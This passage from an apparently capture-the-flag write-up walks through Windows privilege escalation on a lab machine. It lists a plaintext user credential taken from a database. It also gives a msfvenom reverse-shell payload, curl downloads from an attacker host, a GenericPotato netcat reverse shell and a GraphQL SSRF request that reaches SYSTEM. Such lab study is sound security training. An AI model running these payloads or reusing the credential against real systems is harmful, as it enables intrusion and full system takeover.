SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT,
SE_PRIVILEGE_ENABLED

SeIncreaseWorkingSetPrivilege: DISABLED


```
=====

...[SNIP]...

+] Looking for possible password files in users homes
  [?] https://book.hacktricks.xyz/windows/windows-local-privilege-
escalation#credentials-inside-files

C:\Users\sonny\AppData\Local\Temp\scoped_dir64_1298298504\ZxcvbnData\1\passwords.t

...[SNIP]...
```

Manually enumerate windows

whoami /all

```
PS C:\Users\sonny\Desktop> whoami /all

USER INFORMATION
-----

User Name      SID
=====
cereal\sonny S-1-5-21-1433318354-2681105707-1558593885-1000
```

```
GROUP INFORMATION
-----

Group Name      Type      SID
Attributes
=====
=====
=====
```

```

Everyone                                     Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias                S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                         Well-known group S-1-5-3
Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                             Well-known group S-1-2-1
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113
Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                         Alias                S-1-5-32-568
Mandatory group, Enabled by default, Enabled group
LOCAL                                     Well-known group S-1-2-0
Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\source.cereal.htb             Well-known group S-1-5-82-1091461672-
2110406625-1707532520-1965434010-2231625233 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288

```

PRIVILEGES INFORMATION

```
-----
```

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

BINGO SeImpersonatePrivilege ENABLED

[hacktricks](#)

exploit with [juicy-potato](#), [RogueWinRM](#) (needs winrm disabled), [SweetPotato](#), [PrintSpoofer](#).

found user password in db

```
sonny@CEREAL C:\inetpub\cereal\db>dir
Volume in drive C has no label.
Volume Serial Number is C4EF-2153

Directory of C:\inetpub\cereal\db

05/30/2021  06:47 AM    <DIR>          .
05/30/2021  06:47 AM    <DIR>          ..
05/30/2021  06:47 AM                24,576 cereal.db
               1 File(s)                24,576 bytes
               2 Dir(s)  7,280,906,240 bytes free
```

- sonny:mutual.madden.manner38974 [00 - Loot > creds](#)]

netstat

```
PS C:\Users\sonny\Desktop> netstat -aon | findstr /i "listening"

TCP      0.0.0.0:22                0.0.0.0:0                LISTENING      1576
TCP      0.0.0.0:80                0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:135               0.0.0.0:0                LISTENING      860
TCP      0.0.0.0:443               0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:445               0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:5985              0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:8080              0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:8172              0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:47001             0.0.0.0:0                LISTENING      4
TCP      0.0.0.0:49664             0.0.0.0:0                LISTENING      464
TCP      0.0.0.0:49665             0.0.0.0:0                LISTENING      328
TCP      0.0.0.0:49666             0.0.0.0:0                LISTENING      1068
TCP      0.0.0.0:49667             0.0.0.0:0                LISTENING      604
TCP      0.0.0.0:49670             0.0.0.0:0                LISTENING      624
TCP      10.10.10.217:139          0.0.0.0:0                LISTENING      4
TCP      127.0.0.1:49668           0.0.0.0:0                LISTENING      3420
```

TCP	127.0.0.1:49672	0.0.0.0:0	LISTENING	3752
TCP	:::22	:::0	LISTENING	1576
TCP	:::80	:::0	LISTENING	4
TCP	:::135	:::0	LISTENING	860
TCP	:::443	:::0	LISTENING	4
TCP	:::445	:::0	LISTENING	4
TCP	:::5985	:::0	LISTENING	4
TCP	:::8080	:::0	LISTENING	4
TCP	:::8172	:::0	LISTENING	4
TCP	:::47001	:::0	LISTENING	4
TCP	:::49664	:::0	LISTENING	464
TCP	:::49665	:::0	LISTENING	328
TCP	:::49666	:::0	LISTENING	1068
TCP	:::49667	:::0	LISTENING	604
TCP	:::49670	:::0	LISTENING	624
TCP	:::1:49668	:::0	LISTENING	3420

lets set up some port forwards to analyze these other ports.

Create exe for metasploit:

```
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=10.10.15.41 LPORT=9003 -b
"\x00\x0a" -a x86 --platform windows -f exe -o m.exe
```

run metasploit:

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse\_tcp
set LHOST 10.10.15.41
set LPORT 9003
run
```

download m.exe to target and execute it:


```
mkdir C:\\temp
cd C:\\temp
curl http://10.10.15.41/m.exe -o C:\\temp\\m.exe
.\\m.exe
```

create tunnel in meterpreter:

portfwd single ports

```
portfwd add -l 8081 -p 8080 -r 127.0.0.1
```

analyze the local port 8080 (on our host on 8081),
and it using graphql,
after enumerating graphql, there is a callable function, which allows ssrf (updatePlant).
combine this ssrf with SelmpersonatePrivilege → juicy potato with http →

<https://github.com/micahvandeusen/GenericPotato>

execute GenericPotato.exe on target:

```
curl http://10.10.15.41/nc64.exe -o C:\\temp\\nc64.exe
curl http://10.10.15.41/GenericPotato.exe -o C:\\temp\\GenericPotato.exe
curl http://10.10.15.41/NtApiDotNet.xml -o C:\\temp\\NtApiDotNet.xml
.\\GenericPotato.exe -p "C:\\temp\\nc64.exe" -a "10.10.15.41 9005 -e powershell"
-e HTTP -l 8889
```

start nc listener on kali:

```
rlwrap nc -lvnp 9005
```

call the function with curl on kali:

```
curl -k -X "POST" -H "Content-Type: application/json" --data-binary
'{"query":"mutation{updatePlant(plantId:2, version:2.2,
```

```
sourceURL:\\\"http://localhost:8889\\\"})\"}' 'http://localhost:8081/api/graphql'
```

NT System Authority (Root)

Resources

<u>Topic</u>	<u>URL</u>
NMAP	apt
Gobuster	apt
Nikto	apt
ffuf	apt
gitdumper	https://github.com/arthaud/git-dumper
gitTools	https://github.com/internetwache/GitTools
JWT Tool	https://github.com/ticarpi/jwt_tool
JWT Wikipedia	https://en.wikipedia.org/wiki/JSON_Web_Token
Online JWT builder	https://jwt.io
http2 requests	https://github.com/khanhicetea/today-i-learned/blob/master/python/HTTP2-supported-for-python-requests-library.md